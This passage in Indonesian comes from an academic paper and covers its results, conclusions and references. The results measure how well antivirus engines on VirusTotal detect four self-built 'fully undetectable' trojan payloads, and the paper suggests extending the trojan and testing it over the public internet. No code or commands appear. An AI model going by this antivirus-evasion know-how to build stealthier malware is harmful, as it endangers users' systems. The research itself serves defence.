Gambar 12 merupakan hasil analisa payload pada chrome.exe file tersebut merupakan hasil build up dari FUD Malware menggunakan bahasa pemrograman python. Hanya 11 dari 71 jenis antivirus yang mampu mendeteksi bahwa file tersebut memiliki payload malware trojan. Avg dan avira mampu mendeteksi file malware trojan tersebut.



Gambar 13 Hasil analisa Virustotal.com terhadap 4 jenis malware Trojan

Berdasarkan gambar 13 menunjukkan bahwa ada 4 file yang memiliki ekstensi exe, Js, Apk dan dll di analisa menggunakan **virustotal.com**. chrome.exe memiliki keterdeteksian virus paling sedikit yaitu 11 antivirus, sedangkan keterdeteksian antivirus paling banyak ada pada payload windows.dll sebanyak 56 antivirus. Sedangkan Payload.js dan undangan.apk masing masing keterdeteksiannya sebanyak 35 dan 26 antivirus.

4. KESIMPULAN DAN SARAN

4.1 Kesimpulan

Dari hasil tersebut diatas dapat disimpulkan bahwa malware trojan yang buat menggunakan bahasa pemrograman python (FUD) trojan yang memiliki payload FUD Malware perlu diwaspadai dikarenakan tidak banyak antivirus yang mendeteksi jenis payload tersebut. jenis virus yang mampu mendeteksi malware tersebut adalah avira dan avg yang secara konsisten mampu mendeteksi 4 malware tersebut. namun demikian, diharapkan setiap penggunaan sistem komputer harus memperbaharui antivirus agar selalu mengenali *payload malware trojan* terbaru sehingga sistem komputer tersebut menjadi lebih aman digunakan terhindar dari kejahatan cyber seperti: phising, cracking, spoofing, botnet dan lainnya.

4.2 Saran

Dibutuhkan konfigurasi lebih lanjut dengan router dan penggunaan IP Address serta Port yang digunakan, pengujian dilakukan secara public menggunakan internet. Penambahan fungsi malware pada FUD Trojan dan diujikan pada beberapa sistem operasi lain seperti IOS, Linux, windows 11. Selanjutnya diperlukan adanya komparasi dengan format lain seperti format js, dll.

DAFTAR PUSTAKA

[1] A. Rosman, "Pengguna Internet th 2000 sampai dengan 2017," Databoks. Accessed: Dec. 25, 2023. [Online]. Available: https://databoks.katadata.co.id/datapublish/2018/02/20/berapa-jumlah-pengguna-internet-di-indonesia

[2] B. Litbang, S. Kementerian, and K. Dan Informatika, "Buku Saku Data dan Tren TIK Indonesia Buku Saku Data dan Tren TIK 2014," Jakarta, Dec. 2014. Accessed: Dec. 25, 2023. [Online]. Available: https://www.kominfo.go.id/

[3] Wardoyo, L. Sularto, and T. Yunitasari, "Analisis Penggunaan dan Kebutuhan Teknologi Informasi dan Komunikasi pada Restoran skala kecil di Jabodetabek," in *SNEMA-2015 Padang-Indonesia*, 2015, pp. 175–182.

[4] H. D. Jayani, "Penggunaan Internet di Kalangan Siswa Sekolah Semakin Meningkat," Databoks.

[5] Indonesia security incident response team on intenet infrastructure coordination center, "Laporan Bulanan Publik Hasil Monitoring Keamanan Siber," Jakarta, Apr. 2023. [Online]. Available: www.idsirtii.or.id

[6] A. Bachrain, A. Triyono, and A. Susila, "RI dihantam 700 juta Serangan Siber di 2022, Modus Pemerasan Dominan," CNN Indonesia.

[7] S. Sadya, "Ada 164.131 Kasus Email Phising di Indonesia pada 2022," DataIndonesia.id.

[8] Kominfo RI, "Indonesia Peringkat ke-2 Dunia Kasus Kejahatan Siber," KOMINFO INFORMASI TERKONEKSI.

[9] C. Annur Mutia, "Indeks Keamanan Siber Indonesia Peringkat ke-3 Terendah di Antara Negara G20," Databoks.

[10] A. Rosman, "Laporan Serangan Cyber 2022," Tren Serangan Phsing Terus Meningkat, Capai Rekor TInggi pada 2022. Accessed: Dec. 25, 2023. [Online]. Available: https://databoks.katadata.co.id/datapublish/2023/05/17/tren-serangan-phishing-terus-meningkat-capai-rekor-tertinggi-pada-2022

[11] L. Rizkinaswara, "Revolusi Industri 4.0," Indonesia Terkoneksi. Accessed: Dec. 25, 2023. [Online]. Available: https://aptika.kominfo.go.id/2020/01/revolusi-industri-4-0

[12] H Gierow and R Benzmuller, "More Attacks are Launched from the Web," *Gdatasoftware.com*, United Kigdom, pp. 1–1, Sep. 07, 2017.

[13] M. Tabassum, S. Mohanan, and T. Sharma, "Ethical Hacking and Penetrate Testing using Kali and Metasploit Framework," *International Journal of Innovation in Computational Science and Engineering*, vol. 2, no. 1, pp. 9–22, May 2021, [Online]. Available: https://www.researchgate.net/publication/353320995

[14] S. Thomas, P. G. Scholar, and T. Bijimol, "Vulnerability Testing on Rooted Android Phones Using Msf Venom Payloads," *Proceeding of The National Conference on Emerging Computer Applications (NCECA)*, vol. 3, no. 1, pp. 27–32, 2021, doi: 10.5281/zenodo.5112704.

[15] A. Dan Perancangan Keamanan Jaringan *et al.*, "End User Dari Serangan Exploit Menggunakan Metode Penetration," 2020.

[16] A. Kaur, V. Vishal, A. Shaik, and J. Ramesh Babu, "BACKDOOR ENTRANCE TO A WINDOWS SYSTEM," *Industrial Engineering Journal*, vol. 52, no. 6, pp. 438–441, Jun. 2023.

[17] D. Samociuk, "Antivirus Evasion Methods in Modern Operating Systems," *Applied Sciences (Switzerland)*, vol. 13, no. 8, Apr. 2023, doi: 10.3390/app13085083.

[18] H. Sharma, D. Lindskog, and E. Schmidt, "Exploting Vulnerabilities of Metasploitable 3 (Windows) using Metasploit Framework," Edmonton, Dec. 2020.

[19] S. Raj and N. Walia Kaur, "A Study on Metasploit Framework: A Pen-Testing Tool," in *2020 International Conference on COmputational Performance Evaluation (ComPE)*, Carleton University: IEEE Explore, Nov. 2020, pp. 296–302.

[20] Bijimol T K and Sabin Thomas, "Vulnerability Testing on Rooted Android Phones Using Msf Venom Payloads," *National Conference on Emerging Computer Applications*, vol. 3, no. 1, Dec. 2022.

[21] T. R. Reshmi, "Information security breaches due to ransomware attacks - a systematic literature review," *International Journal of Information Management Data Insights*, vol. 1, no. 2, p. 100013, Nov. 2021, doi: 10.1016/j.jjimei.2021.100013.